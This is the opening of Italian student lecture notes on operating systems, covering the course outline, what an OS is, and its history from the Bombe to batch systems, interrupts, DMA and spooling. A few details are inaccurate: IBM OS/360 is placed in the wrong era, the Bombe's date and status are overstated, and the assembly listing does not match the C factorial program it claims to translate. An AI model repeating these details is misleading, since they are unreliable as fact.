# Appunti di Sistemi Operativi

Alessio Novel

Introduzione al corso....3
Definizione e Storia....4
Definizione....4
Storia....7
Componenti di un Sistema Operativo....21
Architettura di un Sistema Operativo....30
Processi e Thread....38
Concetto di processo....38
Stati di un processo....40
Operazioni sui processi....44
Gestione dei processi del sistema operativo....46
Thread....47
Esempio: libreria POSIX pthreads....51
Comunicazione tra processi....54
Relazioni tra processi....54
IPC - message passing....56
IPC - memoria condivisa....58
Scheduling CPU....60
Concetto di scheduling....60
Tipi di scheduling....61
Scheduling della CPU....63
Algoritmi di scheduling....65
Valutazione di algoritmi....76
Esercitazione....77
Sincronizzazione tra processi....80
Il problema della sezione critica....80
Soluzioni basate su attesa attiva....83
Soluzioni software....83
Soluzioni hardware....90
Semafori....93
Problemi classici....101
Primitive ad alto livello....107
Monitor....107
Classi sincronizzate in Java....112
Deadlock....114
Gestione della memoria centrale....130
Spazi di indirizzamento....131
Schemi di gestione della memoria....134
Allocazione contigua....134

Paginazione....141
Segmentazione....152
Segmentazione con paginazione....157
Memoria virtuale....160
Paginazione su domanda....161
Algoritmi di rimpiazzamento delle pagine....166
Allocazione dei frame....170
Gestione della memoria secondaria....175
Tipologia del supporto....175
Nastri magnetici....175
Dischi magnetici....176
Dispositivi a stato solido....179
Scheduling degli accessi a disco....181
Gestione del disco....185
Formattazione....186
Blocchi difettosi....187
Area di swap....187
File system....188
Interfaccia....189
Struttura delle directory....192
Implementazione....198
Gestione dello spazio libero....208
Efficienza e prestazioni....210
Sistemi RAID....212
Livelli di RAID....215
Il sistema di I/O....222
Hardware di I/O....223
Interfacce di I/O....229
Software di I/O....231
Protezione e sicurezza....233
Primitive della sicurezza....233
Login - autenticazione utente....237
Trusted boot....239
Cifratura disco....241
Malware....242
Vulnerabilità....244

# Introduzione al corso

È un corso di **introduzione** ai sistemi operativi, di conseguenza verranno trattati solo i concetti base di sistemi operativi general purpose.
Ci concentreremo su sistemi operativi che girano su una singola macchina, dunque non tratteremo sistemi operativi distribuiti.

- Definizione, obiettivi, architettura, storia dei sistemi operativi
- Processi
  - Gestione dei processi
  - Scheduling dei processi
  - Sincronizzazione dei processi
- Gestione dei deadlock
- Memoria principale
  - Gestione della memoria principale
  - Gestione della memoria virtuale
- Memoria secondaria
  - Struttura del disco
  - Gestione del file system
- Sottosistema di I/O
- Sicurezza e Protezione
  - ACL/Capability, login, protezione disco, secure boot
  - Malware, vulnerabilità e difese tipiche dei sistemi operativi.




- Testo di riferimento
  - Silberschatz, Galvin, Gagne,"Sistemi Operativi", 10a ediz., Pearson 2019
  - A. S. Tenanbaum and H. Bos, "I moderni sistemi operativi", 4a edizione, Pearson Italia, 2016

- Dispense a cura del docente
  - Copia (PDF) su didattica online.
  - Un grazie speciale al Prof. Graziano Pravedelli di Verona che ha fatto la versione iniziale di queste slide.



# Definizione e Storia

## Definizione

Un sistema operativo è un software (un insieme di programmi) che agisce da **intermediario tra hardware e uomo**. Le funzioni principali di un sistema operativo sono:

- Facilitare l'uso del computer (aiuta l'utente ad interfacciarsi con l'hardware)
- Rendere il più efficiente possibile l'uso dell'hardware
- Evitare conflitti nell'allocazione delle risorse hardware e software del computer

Il sistema operativo offre un ambiente per controllare e coordinare l'utilizzo dell'HW (CPU, memoria, I/O, …) da parte dei programmi applicativi.

Il sistema operativo "gira sempre", questo significa che quando accendo il computer la prima cosa che viene fatta (subito dopo aver eseguito un controllo dell'hardware) è il lancio del sistema operativo. Infatti il sistema operativo è il primo programma che viene eseguito (ovvero caricato in memoria) all'accensione di un computer ed è l'ultimo ad essere chiuso allo spegnimento (è il sistema operativo che si occupa di chiudere correttamente tutti i programmi in esecuzione e liberare le risorse di sistema prima di terminare sé stesso).
Il sistema operativo durante la sua esecuzione attende l'avvenimento di qualche evento e, non appena avviene un evento, agisce di conseguenza.

Un esempio dell'utilità del sistema operativo è che ci permette di scrivere programmi ad alto livello, che verranno successivamente tradotti in istruzioni macchina dal sistema operativo per essere eseguite.

```c
#include <stdio.h>
int
main(void)
{
        int intero, fattoriale;
        intero = -1;
        fattoriale = 1;
        while (intero < 0) {
                printf("Inserire un intero non negativo: ");
                scanf("%d", &intero);
        }
        while (intero > 0) {
                fattoriale = intero * fattoriale;
                --intero;
        }
        printf("Il fattoriale è %d\n", fattoriale);
        return (0);
}
```

```
pushl   %ebp
        movl    %esp, %ebp
        subl    $40, %esp
        andl    $-16, %esp
        movl    $0, %eax
        subl    %eax, %esp
        movl    $.LC0, (%esp)
        call    printf
        leal    -8(%ebp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC1, (%esp)
        call    scanf
        movl    $1, -4(%ebp)
        movl    $0x3f800000, %eax
        movl    %eax, -12(%ebp)
.L2:
        movl    -4(%ebp), %eax
        cmpl    -8(%ebp), %eax
        jle     .L5
        jmp     .L3
.L5:
        fildl   -4(%ebp)
        flds    -12(%ebp)
        fmulp   %st, %st(1)
        fstps   -12(%ebp)
        leal    -4(%ebp), %eax
        incl    (%eax)
        jmp     .L2
.L3:
```




Il sistema operativo svolge due ruoli principali:


- **Gestore di risorse**
  Hardware tramite astrazione (come dischi, memoria e input/output) e software tramite file system (come file e programmi)
- **Programma di controllo**
  Ovvero il controllo dell'esecuzione dei programmi e del corretto utilizzo del sistema (ad esempio la gestione dell'allocazione di risorse)

Inoltre, il sistema operativo fornisce servizi di sicurezza e protezione, garantendo che i programmi e gli utenti autorizzati abbiano accesso solo alle risorse e alle informazioni a cui hanno il permesso di accedere. Controlla anche l'accesso alla rete e gestisce le comunicazioni tra i programmi e le periferiche esterne.

In sostanza, il sistema operativo svolge un ruolo fondamentale nella gestione delle risorse hardware e software del computer, oltre a fornire un ambiente di esecuzione controllato e sicuro per i programmi.

Concettualmente il sistema operativo è il primo software che entra in contatto diretto con l'hardware del computer durante il processo di avvio (anche se nei computer di oggi c'è

un’ulteriore strato che è la virtualizzazione) e funge da intermediario tra l'utente, i programmi applicativi e le risorse hardware del sistema.




Nell’immagine il sistema operativo è rappresentato da un unico blocco, nella realtà il sistema operativo è formato da diversi componenti software.

Gli obiettivi di un sistema operativo sono:

- **Astrazione** (ovvero la semplificazione dell’uso del sistema)
  Consiste nel nascondere i dettagli complessi e fornire un'interfaccia semplificata e intuitiva per gli utenti e gli sviluppatori di software.
- **Efficienza** (ovvero la velocità delle operazioni)
  Consiste nell'ottimizzazione delle risorse del sistema, come la memoria, la CPU e l'accesso ai dispositivi di archiviazione, per massimizzare le prestazioni e ridurre i tempi di risposta

È facile notare che questi due obiettivi sono tipicamente in contrasto, in quanto più livelli di astrazione vengono aggiunti, più sarà lenta la “traduzione” e di conseguenza viene persa efficienza (per esempio la shell è molto efficiente, l’interfaccia grafica invece è la soluzione migliore per la maggior parte degli utenti ma è meno efficiente).
Gli sviluppatori di sistemi operativi devono trovare un equilibrio tra astrazione ed efficienza per creare un sistema operativo che sia facile da usare e allo stesso tempo ottimizzato per l'uso efficiente delle risorse. Questo richiede una progettazione attenta delle interfacce, al fine di fornire astrazioni intuitive senza compromettere l'efficienza del sistema.
Questo discorso va preso in considerazione solamente per i sistemi operativi general purpose in quanto i sistemi operativi specializzati possono essere progettati efficientemente in base allo scopo.
Per esempio:

- Windows è molto astratto e poco efficiente
- Linux è meno astratto e più efficiente

# Storia

Come tutti i software, la storia dell'evoluzione dei sistemi operativi è legata alla storia dell'evoluzione dell'hardware, infatti nella storia dei computer ogni qualvolta ci fu un'evoluzione nell'hardware, ci fu successivamente un'evoluzione del software (questo perchè solitamente l'hardware evolve più velocemente del software).


Nella storia ci sono state 5 generazioni di sistemi operativi legati ai calcolatori (che si differenziano per le loro funzionalità, i meccanismi di gestione delle risorse, l'interazione con gli utenti e le capacità di elaborazione), ma il principio/obiettivo comune è stato quello di **aumentare il più possibile l'utilizzo del processore** (ovvero sfruttare il più possibile le risorse disponibili). Ogni generazione ha portato nuove innovazioni e miglioramenti per consentire una maggiore efficienza e una migliore esperienza utente nei calcolatori.

Ecco le cinque generazioni di sistemi operativi legate ai calcolatori:

1. Prima generazione (1940-1956): Durante questa generazione, i primi calcolatori elettronici erano privi di sistemi operativi. I programmi venivano scritti in linguaggio macchina e caricati manualmente nel computer. Non c'era un sistema operativo separato che gestisse le risorse del computer.
2. Seconda generazione (1956-1963): Durante questa generazione, furono sviluppati i primi sistemi operativi batch, come l'IBM OS/360. Questi sistemi permettevano l'esecuzione automatica di una sequenza di programmi senza bisogno di intervento manuale tra uno e l'altro. I programmi venivano raggruppati in batch e processati in serie.
3. Terza generazione (1964-1980): Durante questa generazione, furono sviluppati i sistemi operativi multiprogrammazione e multitasking, come il CTSS (Compatible Time-Sharing System) e il sistema operativo UNIX. Questi sistemi permettevano l'esecuzione simultanea di più programmi, suddividendo il tempo di processore tra di essi. Introdussero inoltre concetti come la condivisione delle risorse e la protezione dei processi.
4. Quarta generazione (1980-2000): Durante questa generazione, furono sviluppati i sistemi operativi con interfaccia grafica utente (GUI) come il Mac OS, Windows e Linux. Questi sistemi operativi semplificarono l'interazione tra l'utente e il computer, introducendo icone, finestre e menu a discesa. Inoltre, furono introdotti concetti come il multitasking preemptive e la virtualizzazione.
5. Quinta generazione (dal 2000 in poi): Questa generazione è caratterizzata dall'avvento dei sistemi operativi mobili, come Android e iOS, progettati per dispositivi come smartphone e tablet. Questi sistemi operativi si sono concentrati sulla portabilità, l'interazione touch e l'accesso alle applicazioni e ai servizi online. Inoltre, sono emersi sistemi operativi basati su cloud computing che consentono l'accesso remoto a risorse e applicazioni tramite Internet.


È importante notare che questi sono solo esempi delle generazioni di sistemi operativi e che l'evoluzione tecnologica può portare a ulteriori sviluppi e nuove generazioni di sistemi operativi.

Il primo computer della storia è stato The Bomb (la bomba) progettato nel 1938 (seconda guerra mondiale) da Alan Turing, Gordon Welchman e Harold Keen (non è propriamente considerata come un computer, ma è stata una macchina di calcolo elettromeccanica).
Si trattava di una macchina elettromeccanica che utilizzava rotori per eseguire operazioni di decrittazione. La bomba di Turing era in grado di ricostruire le impostazioni della macchina tedesca Enigma e decifrare i messaggi crittografati in modo molto più rapido rispetto ai metodi tradizionali.
I programmi erano hardcoded (la bomba di Turing era progettata per eseguire un algoritmo specifico per decifrare i messaggi crittografati dell'Enigma, e questo algoritmo era implementato attraverso un insieme di collegamenti elettrici e connessioni cablate all'interno della macchina stessa). Infatti il cablaggio rappresentava l'algoritmo specifico da seguire per decifrare i messaggi crittografati.



Dopo la guerra, Alan Turing continuò a lavorare nello sviluppo dei primi computer elettronici e contribuì in modo significativo alla teoria dell'informazione e all'intelligenza artificiale. La sua influenza e il suo lavoro sono stati riconosciuti come fondamentali nello sviluppo della scienza dell'informatica e della crittografia moderna.


Nel 1939, John Vincent Atanasoff, insieme al suo studente Clifford Berry, completò la costruzione di un prototipo di calcolatore digitale elettronico chiamato "Atanasoff-Berry Computer" (ABC). L'ABC (una macchina che potesse risolvere sistemi di equazioni lineari utilizzando il metodo di eliminazione di Gauss) è considerato uno dei precursori dei moderni computer digitali.




La **prima generazione** di sistemi operativi (che va circa dal 1946 al 1955) era riferita ad enormi calcolatori (occupavano stanze) a valvole.
In questo periodo tutte le principali nazioni iniziarono ad avere le conoscenze per costruire un computer.
Per “programmare” bisognava spostare i fili delle valvole e la configurazione era manuale perchè **non c’era nessuna forma di sistema operativo** come lo intendiamo oggi. La figura del programmatore e dell’operatore era la stessa. Questi computer erano poco affidabili perché le valvole si rompevano facilmente.
L’accesso alla macchina avveniva tramite prenotazione e l’esecuzione avveniva da console:

- Programma caricato in memoria un’istruzione alla volta agendo su interruttori
- Controllo errori su spie della console

Un’evoluzione della prima generazione è arrivata con la diffusione delle **periferiche**, ad esempio lettori/perforatori di schede, nastri e stampanti. Ovviamente servivano dei programmi appositi per eseguire l’interazione con le periferiche, chiamati **device driver**.
Un altro importante fattore di evoluzione è stato quello dello **sviluppo di “software”**, ovvero “librerie” di funzioni comuni (ai tempi consisteva in blocchi di **schede perforate** che rappresentavano un programma) e vennero inventati compilatore, linker e loader.
La programmazione quindi è facilitata rispetto a quando si spostavano i fili ma le operazioni restano comunque complesse dati i tempi di setup elevati (bisognava fare comunque tutto a mano e ricaricare ogni volta compilatore, linker e loader) e dunque c’era un basso utilizzo delle risorse.





Nella **seconda generazione** di sistemi operativi (che va dal 1955 al 1965), dove le valvole dei calcolatori vennero sostituite dai **transistor** (di conseguenza le macchine divennero più piccole e più affidabili) e ci fu la separazione della figura di programmatore e operatore:

- Venne quindi eliminato lo schema a prenotazione
- L'operatore aiutò a eliminare parte dei tempi morti




Venne introdotto il concetto di **batching** (batch=lotto), che consisteva in un raggruppamento dei programmi per l'esecuzione. Questo veniva fatto per eseguire uno dopo l'altro i programmi simili nell'esecuzione (stesso "linguaggio di programmazione") così da non dover ricaricare ogni volta compilatore, linker e compiler.

- Es:
  - Sequenza job: Fortran, Cobol, Fortran, Cobol
    - Comp. Fortran, linker Fortran, loader Fortran, Programma Fortran, comp. Cobol, linker Cobol, Comp. Fortran, …
  - Sequenza job: Fortran, Fortran, Cobol, Cobol
    - Comp. Fortran, linker Fortran, comp. Cobol, linker Cobol.

Tra fine anni 50 e inizio anni 60 **nasce il primo sistema operativo**. Questo è reso possibile dall'aumento delle dimensioni delle memorie, che consentivano di avere un programma residente in memoria.
Venne introdotto l'**automatic job sequencing**, ovvero il passare da un job (programma) all'altro senza la necessità di avere un operatore, e questo rimosse ulteriormente i tempi morti.


Questo predecessore del sistema operativo era detto **monitor residente** (monitor=gestore e residente perché era perennemente caricato/presente in memoria).
I componenti del monitor erano:

- Driver per dispositivi I/O
- Sequenzializzatore dei job
- Interprete di schede di controllo (lettura ed esecuzione)




La sequenzializzazione (ovvero il lavoro che faceva prima l'operatore) venne realizzata tramite un linguaggio di controllo, il **Job Control Language** (che consisteva in delle schede di controllo).

- Schede di controllo
- Record di controllo (nastri)
- Esempio:
  - inizia job ($JOB)
  - fine job ($END)
  - compilatore (es. Fortran) ($FTN)
  - linker ($LNK)
  - loader ($LDR)
  - ...




Il problema era che l'utilizzo del sistema era ancora basso, in quanto la velocità della CPU era molto più alta rispetto a quella delle periferiche, e in più durante l'utilizzo di una periferica la CPU non era mai attiva.

- Es:
  - Compilatore può processare 300 schede/sec
  - Velocità lettore di schede: 20 schede/sec
  - Lettura di un programma di 1200 schede:
    - 4 sec CPU
    - 60 sec I/O
    - Utilizzazione CPU = 4/64→ 6.25%

Per superare la limitazione della CPU non attiva durante l'utilizzo delle periferiche si fece in modo di **sovrapporre le operazioni di I/O e di elaborazione della CPU**, detta elaborazione off-line.
Questo venne reso possibile grazie all'utilizzo dei nastri magnetici (più capienti e più veloci).
Quindi le operazioni di I/O e di CPU venivano eseguite su macchina diverse e indipendenti:


- Da scheda a nastro su una macchina (che generalmente costa meno)
- Da nastro a CPU su un'altra macchina
- Da nastro a stampante


Il vero vantaggio si ottiene nel momento in cui ci sono più lettori. La CPU resta comunque limitata dalla velocità dei nastri.

- Batch tradizionale




- Operazioni off-line (1 lettore)











Ecco un esempio dei vantaggi di questa parallelizzazione:





Come abbiamo detto per avere un ulteriore vantaggio possiamo utilizzare più lettori:

- Batch tradizionale




- Operazioni off-line (con piu lettori)





Abbiamo dunque visto come implementare questa sovrapposizione su macchine diverse, la sovrapposizione però è possibile ed è più vantaggiosa se viene effettuata sulla stessa macchina (però serve opportuno supporto architetturale).
Il meccanismo di interazione tradizionale tra CPU e I/O è il **polling**, ovvero la CPU esegue un'interrogazione continua del dispositivo, tramite esplicite istruzioni (che "bloccano" la CPU).
Quindi per poter sovrapporre CPU e I/O nella stessa macchina è necessario l'uso di un **meccanismo asincrono** (ovvero non bloccante), come per esempio:

- Interruzioni (Interrupt)
- DMA (Direct Memory Access), un meccanismo più intelligente possibile grazie all'evoluzione hardware

Un **Interrupt** è una linea fisica (ovvero un pin sulla CPU) e funziona nelle seguente maniera:

1. La CPU (o meglio il driver) "programma" la periferica (ovvero le dice cosa deve fare)
2. Successivamente succedono due cose contemporaneamente
    - La periferica esegue quello che è stato chiesto
    - La CPU prosegue l'elaborazione di altri dati/programmi (se possibile)
3. Una volta che la periferica ha terminato il compito, segnala la fine dell'elaborazione alla CPU con un Interrupt
4. La CPU riceve il segnale di Interrupt (tramite segnale esplicito) e:
    a. Interrompe l'istruzione corrente (salvando lo stato per riprenderla alla fine)
    b. Salta ad una locazione predefinita (X)
    c. "Serve" l'interruzione (avviene il trasferimento dati)
    d. Riprende l'istruzione interrotta





Grazie a questo meccanismo, mentre la periferica fa quello che deve fare, la CPU può continuare ad eseguire altre operazioni.

Nel caso di dispositivi veloci (ad esempio i dischi), gli interrupt iniziano ad essere molto frequenti e di conseguenza il sistema inizia a diventare inefficiente.
Così si è introdotta la **DMA** (Direct Access Memory), nella quale c'è uno specifico controllore hardware (detto DMA controller) che si occupa del trasferimento di blocchi di dati tra I/O e memoria senza interessare la CPU. La CPU viene poi chiamata (con un Interrupt) solo quando l'intero blocco di dati è stato trasferito e può essere processato.

Il **buffering** serve per armonizzare due dispositivi che vanno a velocità diverse e consiste nel salvare temporaneamente i dati in una terza locazione temporanea mentre questi vengono spostati da una locazione all'altra. Questi dati vengono caricati nella memoria di buffer. È molto utile in quanto i dispositivi I/O di solito leggono e scrivono più dati di quanti richiesti.

Lo **spooling** (Simultaneous Peripheral Operations On-line) invece è la stessa cosa del buffering ma la sovrapposizione avviene tra job diversi.
Lo spooling però non si può fare con i lettori di schede in quanto sono sequenziali, e non si può scrivere su un'estremità del nastro mentre la CPU legge dall'altra.
Quindi si introdussero i dischi magnetici, che permettono un accesso casuale e quindi una periferica può scrivere sul disco mentre contemporaneamente la CPU sta elaborando dati in un'altra posizione del disco. Il disco quindi è utilizzato come un grande buffer, unico per tutti i job.
Qui nasce il paradigma "moderno" di programma su disco (che viene caricato in memoria) e nasce il concetto di job scheduling (pool di job).

